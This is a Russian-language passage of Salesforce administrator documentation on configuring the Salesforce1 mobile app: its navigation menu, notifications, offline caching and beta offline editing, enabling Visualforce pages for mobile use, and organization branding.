Прим.: Перед включением страниц Visualforce, страниц Lightning или компонентов Lightning в меню навигации Salesforce1 создайте для них вкладки. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.

1. В меню «Настройка» введите строку *Навигация* в поле Быстрый поиск и выберите пункт **Навигация Salesforce1**.
2. Выберите нужные элементы в списке «Доступно» и нажмите кнопку **«Добавить»**.



3. Чтобы отсортировать элементы, выберите нужный элемент и нажмите кнопку **«Вверх»** или **«Вниз»**.

   Порядок отображения элементов в списке «Выбрано» соответствует порядку их отображения в меню навигации.

   Прим.: Первый элемент списка «Выбрано» становится целевой страницей приложения Salesforce1 пользователей.

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки меню навигации приложения Salesforce1:

- «Настройка приложения»

4. Нажмите кнопку **«Сохранить»**.

Элементы меню навигации и порядок их отображения применяются к приложению Salesforce1 только после сохранения. Чтобы просмотреть изменения, рекомендуем обновить страницу.

Совет: Рекомендуем размещать элементы меню, популярные среди пользователей, как можно выше. Компонент «Элементы интеллектуального поиска» может охватывать не менее восьми элементов меню, а также при размещении вверху меню перемещать вниз другие компоненты. Компоненты, размещенные ниже компонента «Элементы интеллектуального поиска», отображаются в разделе «Приложения» меню навигации.

СМ. ТАКЖЕ:

Меню навигации мобильного приложения Salesforce1

Примечания по использованию меню навигации приложения Salesforce1

Включение страниц Visualforce для мобильного приложения Salesforce1

Примечания по использованию меню навигации приложения Salesforce1

Несмотря на недавнее использование, некоторые объекты могут отсутствовать в разделе «Недавние» меню навигации приложения Salesforce1.

- Люди, группы, примечания, панели мониторинга, задачи, события и отчеты (при их добавлении прямо в меню навигации)
- Списковые представления, отображающиеся только на начальных страницах объектов
- Объекты, недоступные в приложении Salesforce1 (включая объекты, которым не соответствует вкладка в полной версии системы Salesforce)

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

Общие сведения об элементах меню «Панели мониторинга», «Отчеты», «Задачи», «События», «Примечания», «Группы» и «Люди»

Если вы хотите добавить панели мониторинга, отчеты, примечания, задачи, события, группы или людей в список «Избранное» в меню навигации приложения Salesforce1, эти элементы появляются в установленном порядке, также как «Задачи», «Сегодня» и другие индивидуальные элементы меню.

Но если вы не добавляете эти элементы в меню навигации, то они автоматически включаются в набор объектов «Элементы интеллектуального поиска» и отображаются в разделе «Недавние» меню навигации.

Фиксация объекта в разделе «Недавние»

Пользователи могут настраивать объекты, отображающиеся в разделе «Недавние» меню навигации приложения Salesforce1. Чтобы зафиксировать объект в верхней части результатов поиска, откройте полную версию системы, наведите указатель мыши на имя искомого объекта и щелкните значок  . Порядок отображения зафиксированных объектов в полной версии системы определяет порядок отображения объектов, закрепленных вверху раздела «Недавние» меню навигации. Обратите внимание, что подобная фиксация объектов инициирует перемещение остальных незафиксированных объектов в элемент меню **«Больше»**.

Элементы интеллектуального поиска и результаты поиска в Salesforce1

Параметр «Элементы интеллектуального поиска» добавляет стандартные и настраиваемые объекты Salesforce в раздел «Недавние» меню навигации. Удаление параметра «Элементы интеллектуального поиска» из меню навигации означает, что пользователи Salesforce1 не смогут получить доступ к объектам (включая начальные страницы объектов и списковые представления) из меню.

Удаление параметра «Элементы интеллектуального поиска» также влияет на параметры поиска в Salesforce1. Так как начальные страницы объекта недоступны, невозможно запустить поиски специфических объектов. Влияние на глобальные поиски зависит от приложения Salesforce1.

- С помощью загружаемого приложения Salesforce1 для iOS и мобильного веб-приложения Salesforce1 пользователи могут находить и получать доступ к своим записям из результатов глобального поиска.
- Загружаемое приложение Salesforce1 для Android требует для работы параметр «Элементы интеллектуального поиска» для глобального поиска. Если параметр «Элементы интеллектуального поиска» пропущен в меню навигации, пользователи Android не могут находить записи с использованием глобального поиска.

СМ. ТАКЖЕ:

Меню навигации мобильного приложения Salesforce1

Настройка меню навигации приложения Salesforce1

Уведомления мобильного приложения Salesforce1

Уведомления позволяют предупреждать пользователей о некоторых событиях в системе Salesforce. Например, уведомления позволяют предупреждать пользователей о получении запроса на утверждение или упоминании имени пользователя в Chatter.

Приложение Salesforce1 поддерживает следующие типы уведомлений.

- *Внутрипрограммные уведомления* — это предупреждения, предназначенные для уведомления пользователей о важных действиях при использовании приложения Salesforce1. Значок позволяет просматривать последние 20 уведомлений, полученных за последние 90 дней.

  Организация, поддерживающая сообщества Salesforce, позволяет пользователям просматривать уведомления для всех сообществ с их участием. Имя сообщества, отображаемое после временной отметки, позволяет пользователям быстро определять сообщество, являющееся источником уведомления.

- *Всплывающие уведомления* — это предупреждения, отображаемые на мобильном устройстве в том случае, если загружаемое приложение Salesforce1 установлено, но не используется. В зависимости от типа устройства, данные предупреждения могут содержать текст, значки и звуки. Если всплывающие уведомления включены администратором организации, то необходимость их получения может определяться пользователями самостоятельно.

ВЕРСИИ

Мобильное приложение Salesforce1 доступно в следующих версиях: **все** версии, кроме Database.com

Добавление полного содержимого во всплывающие уведомления

Прим.: Некоторые уведомления содержат текст, вводимый пользователями в системе Salesforce. Всплывающие уведомления, которые не поддерживают полное содержимое, отображают минимум сведений (например, имя пользователя); данный алгоритм позволяет исключить распространение конфиденциальных данных посредством сторонней службы.

Например, внутрипрограммное уведомление может содержать текст «Пользователь Светлана Архипова упомянул вас: @Иван Петров, внимание! Новая стратегия продаж для организации Acme». По умолчанию эквивалентное

всплывающее уведомление будет содержать только текст «Пользователь Светлана Архипова упомянул вас». Обратите внимание, что при включении полного содержимого данное всплывающее уведомление будет содержать полный текст внутрипрограммного уведомления.

СМ. ТАКЖЕ:

Включение уведомлений мобильного приложения Salesforce1

Включение уведомлений мобильного приложения Salesforce1

Разрешите всем пользователям организации получать мобильные уведомления о событиях Salesforce (например, уведомление о получении запроса на утверждение или об упоминании имени пользователя в Chatter).

1. Введите строку «*Уведомления Salesforce1*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Уведомления Salesforce1».**
2. Выберите уведомления, которые получат пользователи Salesforce1.
3. При наличии соответствующих полномочий установите флажок «Добавить полное содержимое во всплывающие уведомления».
4. Нажмите кнопку **«Сохранить»**.

   При установке флажка «Добавить полное содержимое во всплывающие уведомления» система отображает всплывающее окно, содержащее условия использования. Нажатием кнопки **OK** пользователь подтверждает свое согласие на условия использования от имени компании.

Уведомления Salesforce1 могут содержать только запросы на утверждение, полученные в виде электронных уведомлений. Данный параметр может быть настроен путем изменения поля пользователя «Принимать сообщения эл. почты, содержащие запросы на утверждение».

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров уведомлений:

- Просмотр настройки и конфигурации

Для изменения параметров уведомлений:

- Настройка приложения

СМ. ТАКЖЕ:

Уведомления мобильного приложения Salesforce1

Работа с мобильным приложением Salesforce1 в автономном режиме

Работа пользователей мобильных устройств должна продолжаться и при отсутствии сетевого подключения. Если для приложения Salesforce1 включены функции кэширования и редактирования в автономном режиме, пользователи смогут продолжать работу во время проезда туннелей метро, в самолетах, при неустойчивом сигнале мобильной связи и в зданиях типа бункер. Автономный доступ возможен для загружаемых приложений Salesforce1. Бета-версия функции автономного редактирования требует наличия версии Salesforce1 10.0 для загружаемого приложения Android и Salesforce1 для загружаемого приложения iOS.

Управление функциями кэширования и автономного редактирования Salesforce1 из меню «Настройки» — введите строку `Salesforce1` в поле Быстрый поиск, затем выберите **Автономный режим Salesforce1**.

Доступ к данным в приложении Salesforce1 в автономном режиме

Если включено кэширование в приложении Salesforce1, пользователи загружаемого приложения Salesforce1 могут просматривать важные данные в автономном режиме либо при отсутствии подключения мобильного приложения к системе Salesforce. Salesforce1 кэширует записи, недавно просмотренные пользователем, и с ними можно работать без подключения. Кроме того, в кэш добавляется большая часть данных, просмотренных пользователем на протяжении сеанса в Salesforce1. Кэшированные данные шифруются и хранятся в защищенном постоянном хранилище.

Создание, редактирование и удаление записей в приложении Salesforce1 в оперативном или автономном режиме (бета-версия)

Независимо от того, применяется ли оперативный или автономный режим, пользователи загружаемых приложений Salesforce1 могут создавать, редактировать или удалять записи, а также отслеживать все изменения со страницы отложенных изменений. После возвращения в интерактивный режим приложение Salesforce1 автоматически синхронизирует отложенные изменения с системой Salesforce и предупреждает пользователя о возможных конфликтах, требующих разрешения. Бета-версия функции автономного редактирования требует наличия версии 10.0 приложения Salesforce1 для устройств Android или приложения Salesforce1 для устройств iOS.

Данные и элементы пользовательского интерфейса, доступные в автономном режиме приложения Salesforce1

Функции кэширования и автономного редактирования загружаемого приложения Salesforce1 позволяют пользователям Salesforce1 работать со многими часто используемыми объектами и записями в автономном режиме. Ниже представлен список данных и элементов пользовательского интерфейса Salesforce1, доступных в автономном режиме.

Включение автономного доступа и редактирования для приложения Salesforce1

Несколько щелчков мышью, и пользователи Salesforce1 будут защищены от капризов мобильной связи. Предлагается два уровня автономного доступа: кэширование часто просматриваемых записей (пользователи могут просматривать данные в автономном режиме) и автономное редактирование (пользователи могут создавать, редактировать и удалять данные в автономном режиме). Автономный доступ возможен только для загружаемых приложений Salesforce1. Бета-версия программы автономного редактирования доступна в загружаемом приложении Salesforce1 для Android и iOS версии 10.0 или последующей.

СМ. ТАКЖЕ:

Автономный доступ: Функции, отличающиеся или недоступные в Salesforce1

Доступ к данным в приложении Salesforce1 в автономном режиме

Если включено кэширование в приложении Salesforce1, пользователи загружаемого приложения Salesforce1 могут просматривать важные данные в автономном режиме либо при отсутствии подключения мобильного приложения к системе Salesforce. Salesforce1 кэширует записи, недавно просмотренные пользователем, и с ними можно работать без подключения. Кроме того, в кэш добавляется большая часть данных, просмотренных пользователем на протяжении сеанса в Salesforce1. Кэшированные данные шифруются и хранятся в защищенном постоянном хранилище.


Кэширование в Salesforce1 включается при первой установке одного из загружаемых приложений Salesforce1 любым пользователем в организации.

Данные, доступные пользователю мобильного устройства в автономном режиме, определяются содержимым пользовательского кэша. Рассмотрим, как заполняется кэш в начале работы и затем обновляется в течение сеанса Salesforce1.

Прим.: Сеанс Salesforce1 — это период между входом и выходом из приложения. Перевод приложения в фоновый режим при переходе к другому приложению не означает окончания сеанса.

- При входе в приложение Salesforce1 кэш не заполнен. Если устройство пользователя переходит в автономный режим с пустым кэшем, данные Salesforce недоступны.

- Пользователи могут быстро заполнить кэш стандартным набором последних использованных записей двумя способами. Пользователи могут переводить Salesforce1 в фоновый режим, переключаясь на другое приложение или переходя на начальный экран устройства, чтобы заполнить кэш. Можно также переходить в меню навигации Salesforce1 и выбирать **Параметры** > **Автономный кэш** > **Кэшировать сейчас**.



Совет: Рекомендуем пользователям заполнять кэш каждый раз при входе в приложение Salesforce1, чтобы гарантированно иметь содержательный набор доступных данных в автономном режиме.

Кэширование может занимать от нескольких секунд до нескольких минут в зависимости от объема и сложности записей пользователя. Если пользователь переходит в автономный режим до полного обновления кэша, не все записи будут доступны.

Заполнение кэша приводит к сбору недавно использованных записей для первых пяти объектов в разделе «Недавние» меню навигации приложения Salesforce1, а также недавних задач и панелей мониторинга пользователя. Для первых пяти объектов, указанных в разделе «Недавние» меню навигации Salesforce1, кэшируется до 30 самых последних использовавшихся записей в расчете на объект. Для задач и панелей мониторинга кэшируются задачи, перечисленные в разделе **Мои задачи** и пять самых последних использовавшихся панелей мониторинга. Недавно использованные записи определяются активностью пользователя как в приложении Salesforce1, так и во всей системе Salesforce, включая Salesforce Classic и Lightning Experience.

После первоначального заполнения кэша пользователи могут обновлять кэш двумя способами. Если последнее обновление кэша произошло больше одного часа назад, пользователи могут перевести приложение Salesforce1 в фоновый режим, переключившись на другое приложение или перейдя на начальный экран устройства, чтобы обновить кэш. Можно также обновить кэш вручную, перейдя в меню навигации Salesforce1 и выбрав **Параметры** > **Автономный кэш** > **Кэшировать сейчас**.

- В кэш также добавляются многие другие записи, использованные в течение сеанса Salesforce1. (В автономном режиме доступны не все данные Salesforce. См. раздел «Данные и элементы пользовательского интерфейса, доступные в автономном режиме приложения Salesforce1».)
- Запись хранится в кэше пользователя в течение 30 дней. При каждом обращении к одной и той же записи часы переустанавливаются. Если же к записи не обращались в течение 30 дней, она автоматически удаляется из кэша и будет недоступна в автономном режиме до следующего просмотра пользователем.

- Выход из приложения Salesforce1 инициирует удаление всех данных из кэша. При следующем входе пользователя начинается новый процесс формирования кэша.

СМ. ТАКЖЕ:

Данные и элементы пользовательского интерфейса, доступные в автономном режиме приложения Salesforce1

Включение автономного доступа и редактирования для приложения Salesforce1

Создание, редактирование и удаление записей в приложении Salesforce1 в оперативном или автономном режиме (бета-версия)

Автономный доступ: Функции, отличающиеся или недоступные в Salesforce1


Создание, редактирование и удаление записей в приложении Salesforce1 в оперативном или автономном режиме (бета-версия)

Независимо от того, применяется ли оперативный или автономный режим, пользователи загружаемых приложений Salesforce1 могут создавать, редактировать или удалять записи, а также отслеживать все изменения со страницы отложенных изменений. После возвращения в интерактивный режим приложение Salesforce1 автоматически синхронизирует отложенные изменения с системой Salesforce и предупреждает пользователя о возможных конфликтах, требующих разрешения. Бета-версия функции автономного редактирования требует наличия версии 10.0 приложения Salesforce1 для устройств Android или приложения Salesforce1 для устройств iOS.

Прим.: Данный выпуск содержит бета-версию функции автономного редактирования, представляющую собой высококачественную функцию с известными ограничениями. Подробнее о включении данной функции в организации см. раздел «Включение автономного доступа для приложения Salesforce1». Функция автономного редактирования не является общедоступной, кроме случаев подтверждения компанией Salesforce ее общедоступности посредством документации, пресс-релизов или официальных сообщений. Мы не можем гарантировать общедоступность через определенное время или вообще. Рекомендуем приобретать только решения, основанные на общедоступных продуктах и функциях. Чтобы отправить свои отзывы и предложения для функции автономного редактирования, воспользуйтесь веб-узлом IdeaExchange в сообществе успеха.

Отслеживание обновлений

Пользователи могут отслеживать все изменения, выполненные в оперативном или автономном режиме, на странице «Отложенные изменения». Эта страница доступна в меню навигации приложения Salesforce1.



Просмотр статуса обновлений

Чтобы предоставить пользователям возможность отслеживания статуса изменений, внесенных в оперативном или автономном режиме, в приложении Salesforce1 отображаются индикаторы, в том числе на странице «Отложенные изменения», на начальных страницах объектов и в области основных данных для обновленных записей.

- : Показывает, нет ли конфликтов с изменениями, внесенными в оперативном или автономном режиме. После успешной синхронизации с Salesforce записи исчезают со страницы отложенных изменений.
- : Показывает наличие конфликтов в изменениях, которые должны быть разрешены.
  - Если изменения внесены при работе в оперативном режиме, немедленно появляется значок , который указывает на наличие конфликтов.
  - Если изменения внесены при работе в автономном режиме, после восстановления связи с сетью появляется значок , который указывает на наличие конфликтов.


  Отложенные изменения могут содержать конфликты по нескольким причинам.
  - Ошибка правила проверки.
  - Ошибка триггера Apex.
  - Ошибка бизнес-правила.
  - Ошибка правила поиска дубликатов.

Если пользователь касается записи, где присутствует значок , открывается страница разрешения конфликтов для разрешения этой проблемы. После разрешения конфликта запись удаляется со страницы отложенных изменений вслед за успешной синхронизацией с Salesforce.

- : Указывает, что произошла ошибка.
  - Если изменения внесены при работе в оперативном режиме, немедленно появляется значок , который указывает на наличие ошибки.
  - Если изменения внесены при работе в автономном режиме, после восстановления связи с сетью появляется значок , который указывает на наличие ошибки.

  Если пользователь касается записи, где присутствует значок , открывается страница разрешения конфликтов для разрешения этой ошибки.

  Иногда ошибка является неустранимой, хотя такие случаи встречаются редко. Например, если изменение внесено в запись при работе в автономном режиме, а затем кто-то удалил эту запись из Salesforce, появляется значок , который указывает, что изменение неосуществимо. При таком развитии событий у пользователей остается только одно: пропустить неосуществимое изменение на странице отложенных изменений.



Полный список данных, подлежащих обновлению с помощью функции автономного редактирования, см. в разделе «Данные и элементы пользовательского интерфейса, доступные в автономном режиме приложения Salesforce1».

СМ. ТАКЖЕ:

Данные и элементы пользовательского интерфейса, доступные в автономном режиме приложения Salesforce1

Включение автономного доступа и редактирования для приложения Salesforce1

Автономный доступ: Функции, отличающиеся или недоступные в Salesforce1

Данные и элементы пользовательского интерфейса, доступные в автономном режиме приложения Salesforce1

Функции кэширования и автономного редактирования загружаемого приложения Salesforce1 позволяют пользователям Salesforce1 работать со многими часто используемыми объектами и записями в автономном режиме. Ниже представлен список данных и элементов пользовательского интерфейса Salesforce1, доступных в автономном режиме.

Данные Salesforce/элемент Salesforce1	Доступно для автономного просмотра	Доступно для автономного создания, редактирования или удаления (бета-версия)
Меню навигации	Да	—
Панель действий	Да	Действие редактирования: Да Действие удаления: Да Другие действия: Нет
Глобальный поиск	Предыдущие результаты поиска из текущего сеанса	—
Списковые представления	При просмотре в текущем сеансе	Нет
Записи для недавних объектов	Да, недавно использованные записи для первых пяти объектов (кроме файлов) в разделе «Недавние» меню навигации приложения Salesforce1	Да, недавно использованные записи для первых пяти объектов (кроме файлов) в разделе «Недавние» меню навигации приложения Salesforce1
Записи для других объектов	При просмотре в текущем сеансе	При просмотре в текущем сеансе
Связанные записи	При просмотре в текущем сеансе	При просмотре в текущем сеансе
Salesforce Today	Основная страница и записи мобильных событий (при просмотре в текущем сеансе)	Нет
События Salesforce	При просмотре в текущем сеансе	Создание: Нет Редактирование и удаление: При просмотре в текущем сеансе
Задачи	Только последние использованные задачи на первой странице списка «Мои задачи»	Только последние использованные задачи на первой странице списка «Мои задачи» (Рекомендуем выключить упрощенную форму создания задачи.)
Примечания	При просмотре в текущем сеансе	Создание: Да Редактирование: При просмотре в текущем сеансе Удаление: Нет
Файлы	При просмотре в текущем сеансе	Нет

Данные Salesforce/элемент Salesforce1	Доступно для автономного просмотра	Доступно для автономного создания, редактирования или удаления (бета-версия)
Панели мониторинга (расширенные диаграммы)	Только последние использованные	Нет
Панели мониторинга (устаревшие диаграммы)	Нет	Нет
Ленты, группы и люди	При просмотре в текущем сеансе	Нет
Уведомления	При просмотре в текущем сеансе	—
Утверждения (отправка, утверждение или отклонение)	Нет	Нет
Страницы Visualforce	Нет	Нет
Приложения холста	Нет	Нет
Страницы Lightning	Нет	Нет
Параметры Salesforce1	Да	—

Сеанс Salesforce1 — это время между входом и выходом из приложения. Переключение на другое приложение не завершает сеанс, так как выход из приложения Salesforce1 не выполняется.

СМ. ТАКЖЕ:

Автономный доступ: Функции, отличающиеся или недоступные в Salesforce1

Включение автономного доступа и редактирования для приложения Salesforce1

Несколько щелчков мышью, и пользователи Salesforce1 будут защищены от капризов мобильной связи. Предлагается два уровня автономного доступа: кэширование часто просматриваемых записей (пользователи могут просматривать данные в автономном режиме) и автономное редактирование (пользователи могут создавать, редактировать и удалять данные в автономном режиме). Автономный доступ возможен только для загружаемых приложений Salesforce1. Бета-версия программы автономного редактирования доступна в загружаемом приложении Salesforce1 для Android и iOS версии 10.0 или последующей.

1. В меню настроек введите строку *Salesforce1* в поле «Быстрый поиск» и выберите пункт **Salesforce1 Offline**.
2. Чтобы разрешить автономный просмотр данных, выберите «Включить кэширование в Salesforce1».

   Этот параметр включается при первой установке одного из загружаемых приложений Salesforce1 любым пользователем в организации.
3. Чтобы разрешить обновлять записи в автономном режиме, выберите «Включение автономного создания, редактирования и удаления в Salesforce1 (бета-версия)».

   Этот параметр недоступен при отключенном кэшировании в Salesforce1.
4. Нажмите кнопку **«Сохранить»**.

Совет: Настоятельно рекомендуем не отключать параметр «Включение кэширования в Salesforce1». Этот параметр не только обеспечивает доступность кэшированных данных в автономном режиме, но и ускоряет просмотр ранее использованных записей и повышает общую производительность. Если кэширование отключено, загружаемые приложения Salesforce1 сохраняют только минимальный объем данных, необходимый для работы сеанса. Это может повлиять на производительность, поскольку приложение должно обновлять сведения о записи и элементы ленты при каждом просмотре.

СМ. ТАКЖЕ:

Работа с мобильным приложением Salesforce1 в автономном режиме

Автономный доступ: Функции, отличающиеся или недоступные в Salesforce1

ВЕРСИИ

Меню «Настройка» для Salesforce1 доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **все** версии, кроме Database.com

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров Salesforce1:

- Просмотр настройки и конфигурации

Для изменения параметров Salesforce1:

- «Настройка приложения»

  Изменение всех данных

Включение страниц Visualforce для мобильного приложения Salesforce1

Можно использовать Visualforce для расширения возможностей приложения Salesforce1 и предоставления пользователям мобильных устройств доступа к необходимым функциям, независимо от их местонахождения. Прежде чем добавить страницу Visualforce в приложение Salesforce1, убедитесь, что данная страница доступна для мобильного использования, так как в противном случае с ней нельзя будет работать в мобильном приложении.

Совет: Прежде чем открывать существующие страницы Visualforce в приложении Salesforce1, рекомендуем определить, как они будут выглядеть и функционировать на мобильных телефонах и планшетах. Вероятнее всего, придется создать страницу, предназначенную специально для мобильного использования.

Страницы Visualforce необходимо включить для мобильного использования, прежде чем появится возможность отображать их в этих областях пользовательского интерфейса Salesforce1.

- Меню навигации (посредством вкладки Visualforce)
- Панель действий (посредством настраиваемого действия)
- Мобильные карты на странице связанных сведений о записи
- Переопределенные стандартные кнопки или настраиваемые кнопки и ссылки
- Внедренные объекты в макетах страниц сведений о записях
- Страницы Lightning

Чтобы включить страницу Visualforce для Salesforce1, выполните указанные ниже действия.

1. В настройке введите строку «*Страницы Visualforce*» в поле «Быстрый поиск», затем выберите **«Страницы Visualforce»**.
2. Щелкните ссылку **«Правка»** напротив нужной страницы Visualforce.
3. Установите флажок «Доступно для мобильных приложений Salesforce и страниц Lightning», затем нажмите кнопку **«Сохранить»**.

Учитывайте следующие примечания, касающиеся поддержки Visualforce в Salesforce1.

- Стандартные вкладки, вкладки настраиваемых объектов и списковые представления, переопределенные с помощью страницы Visualforce, не поддерживаются приложением Salesforce1. Страница Visualforce отображается для пользователей полной версии системы, а пользователи Salesforce1 видят стандартную страницу Salesforce1 для данного объекта. Это ограничение предусмотрено в целях сохранения внешнего вида Salesforce1 для объектов.
- Можно также включить страницы Visualforce для Salesforce1 с помощью метаданных API, редактируя поле `isAvailableInTouch` объекта ApexPage.
- Флажок «Поддержка `Salesforce Mobile Classic`» на страницах настройки вкладок Visualforce относится только к Salesforce Mobile Classic и не влияет на страницы Visualforce в приложениях Salesforce1.

ВЕРСИИ

Доступно в следующих компонентах версии Lightning Experience: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доступно в Salesforce Classic в следующих версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения возможности отображения Visualforce в приложении Salesforce1:

- «Настройка приложения»

Автор Apex

СМ. ТАКЖЕ:

Настройка меню навигации приложения Salesforce1

Управление мобильными картами в расширенном редакторе макетов страниц

Просмотр и редактирование страниц Visualforce

Фирменный стиль организации в мобильном приложении Salesforce1

Можно настраивать мобильное приложение Salesforce1 в соответствии с некоторыми аспектами фирменного стиля компании, чтобы приложение было легко узнаваемым для мобильных пользователей. Настраиваемый фирменный стиль отображается во всех приложениях Salesforce1.

Прим.: Изображения, передаваемые для настройки приложения Salesforce1, хранятся в папке «Документы» под именем «Ресурсы фирменного стиля Salesforce1». По данной причине объект «Документы» должен быть включен для организации, чтобы администраторы могли просматривать и модифицировать страницу «Фирменный стиль Salesforce1». (Тем не менее, вкладка «Документы» может быть недоступной.)

Чтобы пользователи мобильного веб-приложения Salesforce1 могли видеть настраиваемый фирменный стиль, папка «Документы» должна быть включена для организации. При использовании загружаемых приложений Salesforce1 папка «Документы» должна быть также доступна пользователям для чтения.

Ниже перечислены элементы, доступные для настройки.

Элемент	Описание
Фирменный цвет	Цвет основных элементов пользовательского интерфейса (например, верхний колонтитул, кнопки и поле поиска). Выбранный фирменный цвет автоматически определяет контрастные цвета для элементов пользовательского интерфейса (например, границы меню навигации, список уведомлений и текст кнопки). Данный параметр не влияет на заголовки областей наложения, а также всплывающих и диалоговых окон (например, окна создания и редактирования или окна, открывающиеся при выборе действий на панели действий). Данные заголовки всегда отображаются белым цветом, который является визуальным индикатором выполнения действия, а не обычного просмотра информации.
Цвет страницы загрузки	Цвет фона для страницы загрузки, отображаемой после входа мобильного пользователя.
